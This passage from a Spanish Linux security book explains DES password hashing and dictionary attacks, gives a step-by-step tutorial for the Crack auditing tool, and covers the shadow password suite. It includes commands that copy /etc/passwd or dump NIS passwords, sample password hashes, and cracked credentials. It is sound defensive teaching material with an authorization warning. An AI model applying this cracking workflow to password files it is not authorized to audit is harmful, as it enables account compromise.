Para encontrar información más específica (incluyendo fórmulas matemáticas) sobre cómo llega DES al texto cifrado, véanse los enlaces que aparecen al final de este capítulo o diríjase a http://www.itl.nist.gov/div897/pubs/fip46-2.htm.

La implementación de DES que utiliza Linux es crypt(3), una eficaz implementación mejorada de DES, de alta velocidad y creada por Eric Young, que está disponible en libdes. Puede encontrar muchos programas de seguridad que usan (o incorporan) libdes, incluyendo Secure Shell (que se explica en el Capítulo 10, "Protección de los datos en tránsito").

En cualquier caso, las primeras distribuciones de Linux almacenaban las contraseñas cifradas por DES en /etc/passwd. Aquí tenemos de nuevo una entrada típica:

```
stacy:OOfE8weNKJUFw:507:508:Caldera OpenLinux User:/home/stacy:/bin/bash
```

Si un sistema almacena las contraseñas de esta manera, es conveniente actualizarlo o instalar el *shadowing* de contraseñas manualmente (se explicará en este mismo capítulo). Ello se debe a que pese a que los atacantes deben buscar en un mínimo de 32 cuatrillones de claves (y probablemente más) para encontrar la clave correcta, no necesitan buscar ninguna clave, sino que pueden concatenar /etc/password con un archivo y utilizar las claves cifradas para llevar a cabo un sencillo **ataque a diccionario**.

NOTA

Crypto Glosary, de Terry Ritters, es una excelente cobertura de términos criptográficos. Se puede encontrar en http://www.io.com/~ritter/GLOSSARY.HTM.

Ataques a diccionario

DES, como la mayoría de las cosas, no es infalible. Las contraseñas de Linux codificadas con DES pueden romperse rápidamente, habitualmente en cuestión de minutos. Existen dos razones principales para ello:

- El factor humano: los usuarios eligen invariablemente contraseñas débiles.
- Longitud limitada: las contraseñas de Linux son cortas. El número de transformaciones necesarias para cifrarlas es relativamente pequeño.

En los ataques a diccionario, los atacantes toman diccionarios (grandes listas de palabras) y los codifican utilizando DES. Durante este proceso, envían palabras corrientes, nombres propios y otro texto precisamente a través de las mismas permutaciones y transformaciones a las que se exponen las contraseñas de Linux. Con el paso del tiempo, utilizando herramientas de ruptura de alta velocidad, los atacantes pueden codificar cada palabra del diccionario de 4.096 formas diferentes. Cada vez que una herramienta de ruptura obtiene dicho texto codificado, lo compara con las contraseñas de /etc/passwd. Más pronto o más tarde (a menudo, más pronto) encuentra una coincidencia y, cuando esto ocurre, comunica al agresor que se ha roto una contraseña.

Como no hay nada mejor que la experiencia, vamos a ejecutar ahora un ataque mediante diccionario.

Monografía: ruptura de contraseñas de Linux a través de ataque a diccionario

Para llevar a cabo un ataque a diccionario sobre sus propias contraseñas necesita (naturalmente) las contraseñas de /etc/passwd y una herramienta adecuada para auditar contraseñas. Para este ejemplo, utilice Crack.

NOTA

Si el sistema tiene ya instalado el *shadowing* de contraseñas, antes debe extraer primero las contraseñas a un archivo. Para ello, escriba el siguiente comando: ypcat passwd > passwords.txt.

Crack

Aplicación: Crack

Necesita: C + *root* (y Perl si se lleva a cabo una ruptura en paralelo o multiproceso)

Archivos de configuración: dictgrps.conf, dictrun.conf, network.conf.

Historial de seguridad: Crack no tiene un historial de seguridad destacado o previo.

Notas: Para ejecutar Crack, hay que ser *root*. Tenga en cuenta que si le descubren ejecutando Crack sobre archivos de contraseñas de otros compañeros se meterá en un lío, porque es ilegal. Aunque sea el administrador de un sistema, puede encontrarse con problemas, así que debe asegurarse de tener la autorización adecuada antes de poner a prueba o romper un sistema de contraseñas. A menudo se dan casos de administradores de sistemas a los que se ha abierto expediente,

despedido o sancionado por llevar a cabo auditorías no autorizadas de contraseñas. Si tiene alguna duda sobre las políticas de su empresa, pregunte primero. (Y a la inversa, si utiliza deliberadamente Crack para una actividad ilegal, recuerde que si utiliza el tiempo de procesador de cualquier otra persona para llevar a cabo su vil actividad, puede estar casi seguro de que le pillarán.)

Crack es la herramienta de auditoría de contraseñas más conocida en la comunidad UNIX. En sus primeras versiones, su autor, Alec Muffett, describía Crack como:

> "...un programa de libre distribución para encontrar contraseñas de ocho caracteres cifradas mediante DES en UNIX estándar, mediante técnicas de estimación estándar.. Se ha escrito para ser flexible, configurable y rápido, y para que pueda utilizar varios *hosts* en red a través del programa de Berkeley rsh (o similar), donde sea posible."

(Véase "Crack: A Sensible Password Checker for Unix" en http://alloy.net/writings/funny/crack_readme.txt).

Con el paso del tiempo, sólo ha corregido levemente esa descripción. Actualmente, Muffet describe Crack como:

> "...un programa de estimación de contraseñas diseñado para detectar rápidamente inseguridades en los archivos de contraseñas de UNIX (u otros), mediante la exploración de los contenidos de los mismos, buscando aquellos usuarios que hayan elegido descuidadamente una contraseña de *login* débil."

Crack se encuentra actualmente en su versión 5.0a, que es la que hemos utilizado para generar el siguiente ejemplo. Si tiene intención de probar Crack contra sus propias contraseñas, puede descargarlo de http://www.users.dircon.co.uk/~crypto/index.html.

La ejecución del ejemplo pasa por varias fases:

- Descomprimir Crack.
- Crear Crack.
- Ejecutar Crack.
- Ver los resultados.

Hagámoslo.

Descomprimir Crack

Tras haber descargado Crack, colóquelo en un directorio apropiado para descomprimirlo. En este ejemplo, descomprímalo en /root.

A continuación, descomprima el archivo Crack utilizando gunzip:

```
$ gunzip crack5.0.tar.gz
```

De esta forma, lo descomprimirá a un archivo denominado crack5.0.tar, un archivo de tipo tar. Descomprima este archivo usando el comando tar, de la siguiente forma:

```
$ tar -xvf crack5.0.tar
```

A continuación, verá pasar por la pantalla muchos nombres de archivos y directorios. Crack está ocupado descomprimiendo un directorio denominado c50a/. Dependiendo de la carga y de los recursos del sistema, este proceso puede tardar más o menos tiempo.

Cuando Crack haya acabado de descomprimirse, cambie al directorio c50a/ y lea las notas específicas sobre configuración en manual.txt. Ya está preparado para crear Crack.



No debería haber problemas durante la instalación, compilación o ejecución de Crack. (Los problemas más habituales se producen cuando C no está instalado o está instalado incorrectamente.) Antes de generar el siguiente ejemplo, hemos descomprimido y compilado Crack en las instalaciones predeterminadas de OpenLinux y RedHat. En ninguno de los dos casos hubo problemas. Sin embargo, cabe señalar que en algunos sistemas Linux es posible que haya que quitar los comentarios de la línea de Crack para LIBS –lcrypt, porque no está en libc.

Crear Crack

Para crear Crack, escriba la siguiente línea de comando:

```
$./Crack -makeonly
```

De nuevo, verá pasar muchos mensajes por la pantalla mientras se compila Crack. Este proceso puede durar unos 10 minutos. Si el sistema compila Crack correctamente, verá el siguiente mensaje:

```
all made in util
make[1]: Leaving directory '/rot/c50a/src/util'
Crack: makeonly done
```

A continuación, debe hacer que Crack compile los diccionarios. Para ello, introduzca el siguiente comando:

```
$ Crack -makedict
```

Este proceso tardará algún tiempo. Cuando haya terminado, Crack mostrará el siguiente mensaje:

```
Crack: Created new dictionary...
Crack: makedict done
```

Ya puede empezar a utilizar Crack.

Ejecutar Crack

Crack puede romper el archivo /etc/passwd directamente, por lo que no es necesario copiar los registros de las contraseñas en otro archivo. Sin embargo, como nos gusta tenerlo todo junto, hemos copiado /etc/passwd en passwords.txt del directorio /cd50a:

```
$ cp /etc/passwd passwords.txt
```

Para ejecutar Crack, introduzca el comando Crack, más las opciones (que se explican más adelante), más el nombre del archivo que contiene las contraseñas, como sigue:

```
$ Crack passwords.txt
```

Se iniciará Crack y mostrará un informe inicial:

```
src; for dir in * ; do ( cd $dir ; make clean ) ; done )
make[1]: Entering directory `/root/c50a/src/lib'
rm -f dawglib.o debug.o rules.o stringlib.o *~
make[1]: Leaving directory `/root/c50a/src/lib'
make[1]: Entering directory `/root/c50a/src/libdes'
/bin/rm -f *.o tags core rpw destest des speed libdes.a .nfs* *.old \
*.bak destest rpw des speed
make[1]: Leaving directory `/root/c50a/src/libdes'
make[1]: Entering directory `/root/c50a/src/util'
rm -f *.o *~
make[1]: Leaving directory `/root/c50a/src/util'
make[1]: Entering directory `/root/c50a/src/lib'
make[1]: `../../run/bin/linux-2-i586/libc5.a' is up to date.
make[1]: Leaving directory `/root/c50a/src/lib'
make[1]: Entering directory `/root/c50a/src/util'
all made in util
make[1]: Leaving directory `/root/c50a/src/util'
Crack: The dictionaries seem up to date...
Crack: Sorting out and merging feedback, please be patient...
Crack: Merging password files...
cat: run/F-merged: No such file or directory
Crack: Creating gecos-derived dictionaries
mkgecosd: making non-permuted words dictionary
mkgecosd: making permuted words dictionary
Crack: launching: cracker -kill run/Ksamshacker.sams.net.1092
```

Tras iniciarse, Crack se ejecutará como un proceso en segundo plano a menos que se especifique lo contrario. Se le puede seguir la pista utilizando el comando ps. Éstas son algunas salidas típicas:

```
1175 2 S N 0:04 cracker -kill run/Ksamshacker.sams.net.1092
1178 2 Z N 0:00 (kickdict <zombie>)
```

```
4760 2 S N 0:00 kickdict 240
4761 2 R N 0:00 sh root/c50a/scripts/smartcatrun/dict/gecos.txt.dwg.gz
4762 2 S N 0:00 sh -c dictfilt ¦ crack-sort ¦ uniq
4763 2 S N 0:00 dictfilt
4764 2 R N 0:00 sort
4765 2 R N 0:00 sh -c dictfilt ¦ crack-sort ¦ uniq
```

A medida que funciona, Crack aplica muchas reglas a cada palabra. Las reglas son las distintas formas posibles en que puede haberse escrito una contraseña. Por ejemplo:

- Alternar mayúsculas con minúsculas.
- Escribir la palabra hacia delante y hacia atrás y concatenar ambos resultados (por ejemplo: cannac).
- Repetir una palabra una, dos o varias veces (verá un ejemplo en los resultados de esta sesión de ruptura).
- Añadir el número 1 al comienzo o al final de cada palabra.

La Tabla 5.1 muestra algunas de las reglas que emplea Crack.

Tabla 5.1 Algunas reglas habituales de Crack

Regla	Resultado
append: $X	Se añade el carácter X al principio de la palabra actual.
capitalise: c	Pone la primera letra en mayúscula.
dfirst: [	Borra el primer carácter de la palabra actual.
dlast: [	Borra el último carácter de la palabra actual.
duplicate : d	Deletrea la palabra actual dos veces y las funde (verá un ejemplo en la sesión de muestra).
lowercase: l	Pone en minúscula la palabra actual.
ncapital: C	Pone en minúscula la primera letra y en mayúscula el resto.
pluralise: p	Pone en plural la palabra actual.
reflect: f	Escribe la palabra actual primero hacia delante, luego hacia atrás y las funde.
reverse: r	Escribe al revés la palabra actual.
togcase: t	Invierte las mayúsculas y minúsculas.
uppercase: u	Pone en mayúscula la palabra actual.

NOTA

Crack también puede aplicar muchas otras reglas. Para obtener más información, véase el manual de Crack.

También se pueden tener a la vista Crack y la regla que se utiliza actualmente observando los archivos de progreso de /c50a/run. Éste es un ejemplo:

```
I:925693285:LoadDictionary: loaded 10 words into memory
G:925693285:yIRWmr3zbhms6:nicole
I:925693285:OpenDictStream: trying: kickdict 4
I:925693285:OpenDictStream: status: /ok/ stat=1 look=4 find=4
genset='conf/rules.basic' rule='!?Alp' dgrp='gecos' prog='smartcat
```

NOTA

Para examinar el conjunto de reglas básicas de Crack, véase el archivo c50a/conf/rules.basic o ejecute el comando:

c50a/run/bin/ARCHITECTURE/kickdict –list.

Ver los resultados

Para ver si Crack ha adivinado correctamente nuestras contraseñas, utilice la herramienta Report, que se encuentra en /c50a, de la siguiente forma:

```
$./Reporter
```

Ésta es la salida de la sesión del ejemplo:

```
Guessed marty [marty] Marty Rush [passwords.txt /bin/bash]
Guessed Nicole [alexalex] Caldera OpenLinux User [passwords.txt /bin/bash]
Guessed manny [willow] Caldera OpenLinux User [passwords.txt /bin/bash]
Guessed moe [solace] Caldera OpenLinux User [passwords.txt /bin/bash]
```

Como se puede observar, Crack ha encontrado cuatro contraseñas, tarea en la que ha invertido unos dos minutos y es probable que pueda deducir el motivo de tan escasa dilación: las contraseñas elegidas eran demasiado débiles. En este capítulo se explicará la elección de contraseñas.

Opciones de la línea de comandos de Crack

Crack admite varias opciones en la línea de comandos. La Tabla 5.2 resume las más comúnmente utilizadas.

Tabla 5.2 Opciones más comunes de la línea de comandos de Crack

Opción	Propósito
-debug	La opción –debug proporciona información estadística e informes de los procesos en tiempo real.
-fgnd	La opción –fgnd se utiliza para ejecutar Crack en primer plano, de forma que se puede observar lo que hace el proceso. (Prepárese para un frenético STDOUT.)

Tabla 5.2 Opciones más comunes de la línea de comandos de Crack *(continuación)*

Opción	Propósito
-from N	La opción –from se utiliza para ejecutar Crack a partir de un número de regla determinada, representado por el número N.
-mail	La opción –mail se utiliza para que Crack envíe un e-mail a todos los usuarios cuyas contraseñas se hayan forzado. De esta forma, se les notifica de manera inmediata que sus contraseñas eran débiles. El mensaje de aviso se puede personalizar, editándolo en c50a/scripts/nastygram. Observe que existen argumentos razonables para no enviar correo a un usuario cuando su contraseña no es satisfactoria (por ejemplo, si su correo se expone con ello).
-network	La opción -network se utiliza para ejecutar Crack en modo de red, donde se pueden auditar las contraseñas utilizando varias máquinas a la vez. Para personalizar el funcionamiento de la red, véase el archivo de configuración de red (c50a/conf/nerwork.conf).
-nice	La opción -nice se utiliza para designar Crack como un proceso de baja prioridad, lo que permite a procesos de mayor prioridad utilizar la CPU siempre que la necesiten. (Ésta es una buena opción cuando se está auditando una gran base de datos de contraseñas en una sola máquina.)
-recover	La opción -recover se utiliza cuando estamos reiniciando el proceso Crack debido a un fallo o una terminación anormal. Esto protege las construcciones de bibliotecas que ya están disponibles.

Accesorios de Crack: listas de palabras

Por último, la caja de herramientas de Crack no estaría completa sin una copiosa colección de listas de palabras (o diccionarios). Las listas de palabras son simplemente listas de palabras, normalmente una por línea, en formato ASCII, que se pueden incorporar al sistema de diccionarios de Crack para ampliar el ámbito de ataque de los diccionarios. Tenga en cuenta que cuanto mayores sean las listas de palabras, más tiempo tardará Crack en completar una pasada. Sin embargo, también se incrementarán las posibilidades de dar con una contraseña.

Crack incluye listas de palabras prefabricadas que se pueden utilizar en la mayoría de las auditorías de contraseñas de escasa importancia. Sin embargo, si pretende hacer auditorías de contraseñas de validez industrial, visite los siguientes sitios:

- Puede encontrar listas de palabras de diccionarios en el *National Center for Supercomputer Applications*. Este centro ofrece el "Official Scrabble Players' Dictionary" y el diccionario de Webster en http://sdg.ncsa.uiuc.edu/~mag/Misc/Wordlists.html.
- Para hacer auditoría de contraseñas a gran escala, puede probar el "Wordlist Archive" en Coast Purdue. El archivo de Coast ofrece listas de palabras

sobre temas de computación, literatura, cine y televisión, nombres propios, nombres geográficos, términos religiosos y términos científicos. Más aún, el sitio aloja diccionarios en varios idiomas, entre los que se incluyen alemán, australiano, chino, danés, español, francés, hebreo, italiano, japonés, neerlandés, noruego y sueco. Puede encontrarlo en ftp://coast.cs.purdue.edu/pub/dict/wordlists/.

NOTA

Para añadir diccionarios, véase el archivo c50s/conf/dictgrps.conf, ya que contiene punteros a todos los diccionarios que se utilizan actualmente. Puede añadir su propia entrada. El formato de entrada es priority:directory, como: 1:/usr/dict/*words*. El directorio recibe una prioridad (1) alta y las listas de palabras son cualquier nombre de archivo que incluya la cadena word dentro de /usr/dict. La prioridad indica qué listas (o grupos de diccionarios) deben usarse primero o cuáles tienen más probabilidad de contener contraseñas. Por ejemplo, es conveniente empezar con palabras comunes y nombres propios y continuar con listas menos probables, como aquéllas que contienen términos científicos. Para obtener más información, véase el manual de Crack y los ejemplos del archivo conf/dictgrps.conf.

Algunas notas rápidas sobre rendimiento: Crack es bastante rápido, pero depende en gran medida del hardware. Sin duda alguna, la configuración ideal es un equipo a 400 MHz con 256 MB de RAM. Desafortunadamente, no todo el mundo tiene esta potencia. Sin embargo, en aquellos sistemas en los que los usuarios no eligen bien sus contraseñas, es probable que vea que se han roto las contraseñas de todos los usuarios en una hora. (Cuando vaya a probar muchas contraseñas en un entorno de empresa, tenga en cuenta la posibilidad de dedicar un equipo específicamente para ello. Conseguirá un mejor rendimiento y evitará preocupaciones acerca del uso y de la prioridad de la CPU.)

Alternativas a Crack

Crack está muy implantado y es bastante efectivo, pero no es la única opción. La Tabla 5.3 muestra otras herramientas de auditoría de contraseñas de DES que utiliza UNIX-Linux.

Tabla 5.3 Otras herramientas de auditoría de contraseñas compatibles con Linux

Herramienta	Descripción y localización
John the Ripper	Una herramienta de auditoría de contraseñas de propósito general para DOS, Windows y UNIX. Sin embargo, pese a que John maneja contraseñas estilo DES, no utiliza el enfoque crypt(3). En su lugar, utiliza algoritmos propios. No obstante, John es rápida, admite muchas reglas y opciones y está bien documentada. Se puede conseguir en http://www.bullzeye.net/tools/crackers/john.zip.

Tabla 5.3 Otras herramientas de auditoría de contraseñas compatibles con Linux *(continuación)*

Herramienta	Descripción y localización
Killer Cracker	Una herramienta para auditorías de contraseñas de poca importancia creada por el Doctor Dissector en C++. Pese a que Killer Cracker carece de algunas funcionalidades extendidas disponibles en Crack, sigue siendo rápida. Se puede obtener en http://www.giga.or.at/pub/hacker/unix/kc9_11.tar.Z.
Lard	Una herramienta de auditoría de contraseñas para Linux y otras versiones de UNIX. Lard es lo suficientemente pequeña para caber en un disquete, lo que es útil para auditar equipos no conectados en red, de diferentes departamentos, etc. Se puede conseguir en http://rat.pp.se/hotel/panik/archive/lard.zip.
PerlCrack	Un intruso de contraseñas DES de Perl para Linux. Se puede conseguir en http://www.netrom.com/~cassidy/utils/pcrack.zip.
Xcrack	Un *script* en Perl para romper contraseñas de Linux. No utiliza reglas complejas, sino que ejecuta un cifrado completo del archivo de diccionarios. Es útil para entornos en los que se espera que los usuarios hayan hecho elecciones de contraseñas excepcionalmente malas. Se puede conseguir en http://netrom.com/~cassidy/utils/ xcrack.pl.

Estas herramientas se están volviendo cada vez más habituales y ofrecen una amplia variedad de ataques. Por ejemplo, algunas herramientas no ofrecen simplemente ataques a diccionarios, sino **ataques por fuerza bruta** que prueban todas las posibles combinaciones. Éste es un proceso aparentemente indiscriminado y en algunos casos realmente lo es. Sin embargo, las rutinas de fuerza bruta están diseñadas para probar primero las combinaciones más probables.

No obstante, la mayor diferencia entre estos dos enfoques es que los ataques por fuerza bruta finalmente siempre acaban por imponerse. (Este proceso puede tardar varios meses. Como se podría esperar, los ataques por fuerza bruta llevan su tiempo.) Por el contrario, los ataques a diccionarios son tan útiles como lo sean la lista de palabras y las reglas.

Ataques a diccionario: una perspectiva histórica

Los ataques a diccionarios del tipo Crack son motivo de muchas habladurías. Todavía hoy se producen dichos ataques, pese a que están disminuyendo a medida que aumenta el uso del *shadowing*.

Una historia interesante desde el punto de vista de un administrador de sistemas aparecía en un artículo clásico titulado "Security Breaches: Five Recent Incidents at Columbia University". En él, el autor decía:

"Durante un periodo de dos meses (febrero-marzo de 1990) la Universidad de Columbia se vio envuelta en cinco incidentes relacionados con entradas ilegales a diversos sistemas del Centro de Computación... El viernes 16 de febrero de 1990, alrededor de las 5 p.m., un miembro del grupo de sistemas UNIX observó que uno de nuestros Multimaxes se mostraba desacostumbradamente lento para ser viernes por la tarde. Una rápida ojeada a todos los procesos en ejecución para tratar de identificar qué es lo que estaba utilizando el sistema reveló que un programa llamado program 2 se estaba ejecutando como usuario user1...

Una ojeada al archivo del historial ksh de user1 para ver cuál era y desde dónde se ejecutó el programa reveló una actividad inusual. user1 estaba conectado a un directorio denominado ".. " (punto punto espacio espacio) y había ejecutado un programa desde allí. Este directorio contenía una copia de nuestro /etc/passwd, un archivo llamado funlist y una lista de 324 palabras llamada list que contenía gran cantidad de nombres de pila, nombres de personas famosas y de equipos, y cuatro misceláneas de otras palabras. En este directorio encontramos otra copia del ejecutable, pero el código fuente no estaba allí. Después de examinar el ejecutable con herramientas como strings y nm, llegamos a la conclusión de que ese programa era un "*cracker* de contraseñas" (o un "comprobador de contraseñas", dependiendo del punto de vista)."

(Véase "Security Breaches: Five Recent Incidents at Columbia University", Fuat Baran, Howard Kaye y Margarita Suarez, Center for Computing Activities de la Universidad de Columbia. Se puede encontrar en http://www.vc3.com/~caldwm/security/OLDARCHIVE/papers/columbia_incidents.ps).

En último término, los investigadores encontraron al menos un culpable, un estudiante de allí, pero los otros permanecieron en el anonimato. El artículo describe muchos otros casos. Su lectura es muy aconsejable para que los usuarios principiantes de Linux se hagan una idea de cómo es un ataque de este tipo y cuáles son las señales de alarma.

Otros documentos importantes sobre el tema son:

- "Foiling the Cracker: A Survey of, and Improvement to, Password Security", Daniel V. Klein, Software Engineering Institute, Universidad de Carnegie Mellon. Klein explica los aspectos prácticos de la seguridad en contraseñas y la forma en que el incremento de la potencia del procesador y una mala elección de contraseñas pueden conducir a ataques muy efectivos a diccionarios. Se puede encontrar en http://www.alw.nih.gov/Security/FIRST/papers/password/klein.ps.
- "UNIX Password Security – Ten Years Later", David C. Feldmeier y Philip R. Karn, Bellcore. Éste es un documento formidable que explora no sólo los ataques a diccionarios, sino también otros posibles métodos que aprovechan la potencia substancial del procesador para decodificar DES. Se puede encontrar en http://www.alw.nih.gov/Security/FIRST/papers/password/pwtenyrs.ps.

- "A Simple Scheme to Make Passwords Based onOne-Way Functions Much harder to Crack", Udi Manber, Departament of Computer Science, Universidad de Arizona. Manber aborda un enfoque interesante: en lugar de las preocupaciones por los ataques a DES mediante listas de palabras, el centro de atención es la probabilidad de que los intrusos puedan generar y distribuir una lista masiva de contraseñas cifradas. Se puede encontrar en ftp://ftp.cs.arizona.edu/reports1994/TR94-34.ps.
- "Password Security: A Case History", Robert Morris, KenThompson, Bell Labs. Éste es otro buen documento que explora los medios teóricos y prácticos para romper el cifrado de las contraseñas de DES. Se puede encontrar en http://www.alw.nih.gov/Security/FIRST/papers/password/pwstudy.ps.

Las herramientas de ataque a diccionarios como Crack son muy valiosas, ya que ayudan a probar la robustez relativa de las contraseñas de los usuarios (lo que se explicará más adelante). Sin embargo, como casi cualquier otra herramienta de seguridad, Crack puede ser también una poderosa herramienta en malas manos.

De hecho, los ataques a diccionarios siempre han sido una parte integral de la escena del *cracking*. Durante años, los intrusos se han dirigido a /etc/passwd porque era donde se almacenaban las contraseñas de los usuarios. Una vez que los atacantes las tenían, lo tenían todo. En consecuencia, los especialistas en seguridad de UNIX se vieron forzados a reconsiderar la seguridad de las contraseñas. Necesitaban una forma de que /etc/passwd fuera legible, al mismo tiempo que oscurecían las contraseñas cifradas. La solución fue el *shadowing* de contraseñas.

Shadowing de contraseñas y la suite shadow

El *shadowing* de contraseñas es una técnica mediante la que el archivo /etc/passwd sigue siendo legible pero ya no contiene las contraseñas. En su lugar, las contraseñas de los usuarios se almacenan en /etc/shadow.

Hay varias herramientas que realizan el *shadowing*, pero la más popular es *Linux Password Shadow Suite* (el paquete de shadow), que lleva años utilizándose. Sin embargo, dependiendo del tipo y antigüedad de la distribución, puede tenerla o no. Para comprobarlo, examine /etc/passwd. Si contiene las contraseñas cifradas en bruto en el segundo campo, el paquete de shadow no está instalado. En ese caso, hay que visitar la FTP o el sitio web del proveedor (o revisar el CD-ROM) para obtener e instalar el paquete.

NOTA

Algunas notas: en el momento de escribir este libro, la mayoría de las distribuciones de Linux incluyen de forma estándar la suite shadow (Debian 1.3+, Red Hat 3.0.3+ y SlackWare 3.2+). Sin embargo, dependiendo del tipo de instalación que se haya realizado, es posible que tenga que recuperar varias utilidades de shadow del CD-ROM

de la distribución. Normalmente vienen en un paquete llamado shadow-utils, shadow-m, shadow-misc o algo similar. Si no consigue averiguar si estos paquetes están instalados o incluso si están disponibles en el CD-ROM, puede utilizar un administrador de paquetes como glide o LISA para encontrarlos.

Tras haber instalado el paquete de shadow (y haber comprobado que están todas las utilidades de shadow), examine la base de datos de contraseñas de shadow. /etc/shadow es el punto central de la *suite* shadow, así que empezaremos por ahí.

NOTA

Existen otras *suites* de *shadowing* para Linux, como Shadow in a Box, de Michael Quan, una recopilación de utilidades para gestionar todas las contraseñas de shadow. El paquete contiene herramientas para FTP, POP, sudo y xlock, así como una biblioteca de crack compacta y extendida. Shadow in a Box se puede obtener en http://metalab.unc.edu/pub/Linux/system/admin/shadow-ina-box-1.2.tgz.

/etc/shadow: la base de datos de contraseñas de shadow

/etc/shadow es un archivo especial que almacena no sólo las contraseñas de los usuarios sino también indicadores de reglas especiales (se explicará en este mismo capítulo). He aquí un típico archivo /etc/shadow:

```
root:lLOTWOUA.YC2o:10713:0::7:7::
bin:*:10713:0::7:7::
daemon:*:10713:0::7:7::
adm:*:10713:0::7:7::
lp:*:10713:0::7:7::
sync:*:10713:0::7:7::
shutdown:*:10713:0::7:7::
halt:*:10713:0::7:7::
mail:*:10713:0::7:7::
news:*:10713:0::7:7::
uucp:*:10713:0::7:7::
operator:*:10713:0::7:7::
games:*:10713:0::7:7::
gopher:*:10713:0::7:7::
ftp:*:10713:0::7:7::
man:*:10713:0::7:7::
majordom:*:10713:0::7:7::
postgres:*:10713:0::7:7::
```

```
nobody:*:10713:0::7:7::
bigdave:aNi7cQR3XSTmc:10713:0::7:7::
jackie:7PbiWxVa5Ar9E:10713:0:-1:7:-1:-1:1073897392
```

Desde varios puntos de vista, /etc/shadow se asemeja a /etc/passwd. El archivo consta de un registro por línea y cada registro se divide en nueve campos separados por dos puntos (:) :

- El nombre de usuario.
- La contraseña de usuario.
- El número de días desde el 1 de enero de 1970, fecha en que se cambió la contraseña por última vez.
- El número de días que quedan antes de que se permita al usuario cambiar su contraseña.
- El número de días que quedan antes de que el usuario tenga que cambiar su contraseña.
- El número de días de antelación con que se avisa al usuario de que pronto tendrá que cambiar su contraseña.
- El número de días que quedan para que el usuario cambie su contraseña antes de que su cuenta sea cancelada.
- El número de días desde el 1 de enero de 1970 que la cuenta ha sido cancelada.
- El último campo está reservado.

Utilizando estos valores, la *suite* shadow implementa dos nuevos conceptos del mantenimiento básico de las bases de datos de contraseñas:

- Vencimiento de la contraseña: es cuando limitamos las contraseñas a un tiempo de vida finito, por ejemplo, 90 días. Cuando este tiempo se acaba, Linux obliga a los usuarios a crear nuevas contraseñas. Si se utiliza el vencimiento de contraseñas junto con la comprobación proactiva de las mismas (se explicará en este mismo capítulo), la seguridad mejora.
- Bloqueo automático de cuenta: avisar simplemente a los usuarios de la necesidad de cambiar sus contraseñas es poco realista. Los usuarios son perezosos y propensos a olvidarlo. Lo mejor es bloquear sus cuentas si se niegan a cooperar, pero hacerlo manualmente consume mucho tiempo. Con la *suite* shadow no hay que preocuparse, ya que el bloqueo se efectúa automáticamente. (Se pueden especificar las reglas de bloqueo.)

La *suite* shadow consta de múltiples utilidades para la gestión de usuarios, grupos y contraseñas. Estas herramientas y sus funciones se resumen en la Tabla 5.4.

Tabla 5.4 Utilidades de la *suite* shadow y sus funciones

Utilidad	Función
chage	Un comando nativo de la *suite* shadow. chage se utiliza para cambiar la información de expiración de contraseña de los usuarios, como el número de días entre cambios de contraseñas y la fecha en que se cambió la contraseña por última vez.
chfn	Una sustituta de la *suite* shadow para la utilidad chfn estándar de Linux. chfn permite a los usuarios cambiar su información de finger (por ejemplo, sus nombres reales).
chsh	Una sustituta de la *suite* shadow para la utilidad chsh estándar de Linux. chsh es una utilidad que permite a los usuarios cambiar su *shell* predeterminada.
gpasswd	Un comando nativo de la *suite* shadow. Se utiliza para añadir nuevos usuarios a los grupos.
groupadd	Un comando nativo de la *suite* shadow. Se utiliza para añadir nuevos grupos.
groupdel	Un comando nativo de la *suite* shadow. Se utiliza para borrar grupos.
groupmod	Un comando nativo de la *suite* shadow. Se utiliza para modificar la información de los grupos.
grpck	Un comando nativo de la *suite* shadow. Se utiliza para realizar la verificación de los campos y la sincronización entre /etc/group y /etc/gshadow. Compárese con pwchk, que verifica /etc/passwd frente a /etc/shadow.
id	Un sustituto de la *suite* shadow para el comando id estándar de Linux. id es una utilidad que muestra el UID (Id. del usuario) y la información asociada.
login	Un sustituto de la *suite* shadow para el login estándar de Linux. Cuando un usuario inicia una sesión, login debe interactuar con la base de datos de contraseñas. Esta base de datos de shadow está estructurada de forma diferente, de ahí que sea necesaria una sustitución de login.
newgrp	Un sustituto de la *suite* shadow para el comando newgrp estándar de Linux. Los usuarios pueden cambiar de un grupo a otro (durante la misma sesión, después de volver a iniciar la sesión) utilizando el comando newgrp.
passwd	Un sustituto de la *suite* shadow para el comando passwd estándar de Linux. passwd sirve para crear nuevas contraseñas de usuario o para cambiar las existentes. La base de datos de contraseñas de shadow está estructurada de forma diferente, de ahí que sea necesaria una sustitución de passwd.
pwck	Un comando nativo de la *suite* shadow. Se utiliza para realizar la verificación de los campos y la sincronización entre /etc/shadow y /etc/passwd. Compárese con grpchk, que verifica la información de los grupos.

Tabla 5.4 Utilidades de la *suite* shadow y sus funciones *(continuación)*

Utilidad	Función
pwconv	Un comando nativo de la *suite* shadow. Se utiliza para fusionar los viejos registros de /etc/passwd en una nueva base de datos de shadow.
pwunconv	Un comando nativo de la *suite* shadow. Se utiliza para separar información de /etc/shadow y volver a convertirla al formato /etc/passwd.
su	Un sustituto de la *suite* shadow para el su estándar de Linux. El comando su permite ejecutar una *shell* con UID y GID que no sean los propios, siempre que se conozca la contraseña correcta, lo que es útil para conceder a usuarios corrientes derechos administrativos parciales o totales.
userdel	Un comando nativo de la *suite* shadow. Se utiliza para borrar usuarios (userdel –r jsprat). Este comando borrará al usuario jsprat y su directorio de origen.
usermod	Un comando nativo de la *suite* shadow. Se utiliza para cambiar la información de un usuario (su *shell*, el tiempo de expiración de la contraseña, etc.).

Veamos las herramientas más esenciales de la *suite* shadow y las tareas que llevan a cabo.



Dependiendo de la distribución de Linux que tengamos y de lo integrada que esté con el *shadowing*, es posible que algunas de las herramientas anteriores no puedan utilizarse; como por ejemplo, pwchk, pwconv y pwunconv, entre otras. Las últimas distribuciones (como Red Hat 6.0) utilizan la mayoría de las herramientas de administración de contraseñas a través de herramientas gráficas, lo que simplifica mucho el asunto. Cuando tenga alguna duda, consulte las páginas del manual (man –k passwd, man –k shadow) o vea el panel de control de X.

Añadir usuarios en sistemas con shadowing: useradd

Para añadir un usuario a un sistema de contraseñas con *shadowing*, se utiliza la utilidad useradd, que gestiona las entradas de /etc/passwd, /etc/group y /etc/shadow.

Aplicación: useradd (/user/sbin/useradd).

Necesita: useradd.

Archivos de configuración: ninguno. Forma parte del paquete shadow.

Historial de seguridad: useradd tiene un registro de seguridad importante. Las primeras versiones podían crear potencialmente un UID 0 (*root*) si no se

